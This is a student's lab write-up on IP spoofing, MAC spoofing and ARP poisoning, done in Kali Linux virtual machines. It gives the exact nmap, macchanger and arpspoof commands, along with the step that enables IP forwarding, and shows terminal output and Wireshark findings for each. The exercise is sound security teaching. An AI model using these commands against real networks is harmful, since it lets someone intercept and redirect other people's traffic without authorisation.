

Matthew Tran

IP, MAC Spoofing, and ARP Poisoning

This lab focused on IP spoofing, MAC spoofing, and Man-in-the-Middle (MITM) attacks using ARP poisoning. The goal is to see how basic networking trust can be abused when security protections are weak or missing. All tasks are completed in controlled virtual machines using Kali Linux.

Tools Used

- Kali Linux
- Nmap
- Wireshark
- macchanger
- arpspoof
- Terminal

Skills Learned

- Performing IP spoofing to mask your source address during network scanning
- Spoofing MAC addresses using both macchanger and Nmap
- Capturing and analyzing spoofed network traffic in Wireshark
- Conducting ARP poisoning to perform man-in-the-middle (MITM) attacks
- Identifying network devices, IP addresses, and MAC addresses using command line tools
- Understanding how ARP trust can be exploited to redirect network traffic

Setup)

Start the Kali Linux virtual machine


Start the required target machines

Log in to Kali Linux

Task 1: Performing an IP Spoofing Scan

1. Opened a terminal window in Kali Linux
2. Used previously learned commands to identify the Kali machine's IP address
3. Identified the Metasploitable machine's IP address
4. Opened Wireshark with root privileges
5. Selected the **eth0** network interface for packet capture
6. Applied the following display filter in Wireshark, **ip.addr == 10.1.173.156 && ip.addr == 10.1.161.24**
7. Returned to the terminal window
8. Ran a spoofed Nmap scan using the following command: **sudo nmap -e eth0 -S 10.1.173.156 10.1.161.24**
9. Allowed the scan to complete

Stopped the Wireshark packet capture



I first ran a spoofed Nmap scan, `sudo nmap -e eth0 -S 10.1.173.156 10.1.161.24`. I then tried to capture the traffic in Wireshark with the filter, `ip.addr == 10.1.173.156 && ip.addr == 10.1.161.24`. This process showed that the IP spoof worked. The absence of replies in the capture is also expected because responses go to the real 10.1.173.156 address, and not the capture interface.

I observed packets sent from the spoofed IP (10.1.173.156) to the target (10.1.161.24), but not the reverse. This is because spoofing only fakes the sender address—the target's replies go to the real 10.1.173.156, not my interface, unless I also intercept the return path using methods like ARP poisoning.

Task 2) Changing and Spoofing a MAC Address

1. Opened a terminal window in Kali Linux
2. Viewed macchanger help options using: `macchanger -h`
3. Checked the current MAC address of the network interface: `macchanger -s eth0`

4. Opened a new terminal tab
5. Used Nmap to scan the network and identify the target system
6. Examined the scan output to locate the target machine's MAC address
7. Returned to the original terminal window
8. Attempted to change the MAC address to match the target using: `sudo macchanger -m 12:F8:80:F1:FE:2D eth0`

```
(student@kali.example.com)-[~]
$ sudo nmap -sn 10.1.161.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 04:26 UTC
Nmap scan report for ip-10-1-161-24.ec2.internal (10.1.161.24)
Host is up (0.000072s latency).
MAC Address: 12:F8:80:F1:FE:2D (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds


(student@kali.example.com)-[~]
$ sudo macchanger -m 12:F8:80:F1:FE:2D eth0
Current MAC: 12:f8:d5:29:e6:d9 (unknown)
Permanent MAC: 12:f8:d5:29:e6:d9 (unknown)
[ERROR] Could not change MAC: interface up or insufficient permissions: Operation not supported
```

I first used `sudo nmap -sn 10.1.161.24` to identify Metasploitable's MAC address (12:F8:80:F1:FE:2D). I then tried to spoof this MAC onto my Kali machine by using `sudo macchanger -m 12:F8:80:F1:FE:2D eth0`. Due to the failing attempt to spoof the MAC, we could probably assume that the Cyber Range blocked permanent MAC spoofing. This also shows though that organizations can prevent direct MAC impersonation

Task 3) Spoofing a MAC Address Using Nmap

1. Opened Wireshark as root and detached it from the terminal using: **`sudo wireshark & disown`**
2. Selected the eth0 interface in Wireshark
3. Returned to the terminal
4. Ran an Nmap scan that spoofs the MAC address vendor: **`sudo nmap --spoof-mac Apple 10.1.161.24`**
5. Waited for the scan to complete
6. Stopped the Wireshark capture

7. Applied the following display filter: **eth.addr_resolved contains "Apple"**



The captured packets show traffic that appears to come from an Apple device. This confirms that Nmap can successfully spoof MAC vendor information during scans.

Task 4) Creating a Man-in-the-Middle Attack with ARP Spoofing

1. First shut down the previous virtual machines I was using
2. Started the Kali Linux and Vulnerable Windows virtual machines
3. Verified both machines were running on the same internal network
4. Opened a terminal on the Kali machine
5. Updated the package list: **sudo apt update**
6. Installed the dsniff package: **sudo apt install dsniff**
7. Enabled IP forwarding on Kali: **echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward**
8. Identified the default gateway using: **ip route**
9. Identified the Kali machine's IP address and interface: **ifconfig**
10. Switched to the Windows machine
11. Opened Command Prompt

12. Identified the Windows machine's IP address using: **ipconfig**
13. Returned to the Kali machine
14. Launched the ARP spoofing attack using: **sudo arpspoof -i eth0 -t 10.1.156.151 -r 10.1.144.1**
15. Opened a new terminal tab
16. Launched Wireshark to capture packets: **sudo wireshark &**
17. Selected the eth0 interface
18. Applied the following display filter: **arp**

```
C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : ec2.internal
    Link-local IPv6 Address . . . . . : fe80::90a9:51b9:b681:e8f7%13
    IPv4 Address. . . . . : 10.1.156.151
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 10.1.144.1


Tunnel adapter 6T04 Adapter:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.ec2.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ec2.internal

C:\Users\student>
```

```
(student@kali.example.com)-[~]
$ ip route
default via 10.1.144.1 dev eth0
10.1.144.0/20 dev eth0 proto kernel scope link src 10.1.153.84

(student@kali.example.com)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.1.153.84 netmask 255.255.240.0 broadcast 10.1.159.255
    inet6 fe80::9a:bcff:fea9:737b prefixlen 64 scopeid 0x20<link>
    ether 02:9a:bc:a9:73:7b txqueuelen 1000 (Ethernet)
    RX packets 13028 bytes 73557460 (70.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8075 bytes 7065317 (6.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 607 bytes 1085769 (1.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 607 bytes 1085769 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

I identified my default gateway (**10.1.144.1**) and the Windows VM's IP (**10.1.156.151**), then used **arp spoof** to make the Windows VM believe my Kali machine was the gateway. In Wireshark, I captured the spoofed ARP replies sent from my MAC address to **10.1.156.151** claiming ownership of **10.1.144.1**. The captured ARP packets show my Kali system impersonating the gateway. This demonstrates how ARP spoofing works: by exploiting ARP's trust-based design, an attacker can redirect traffic and perform man-in-the-middle attacks.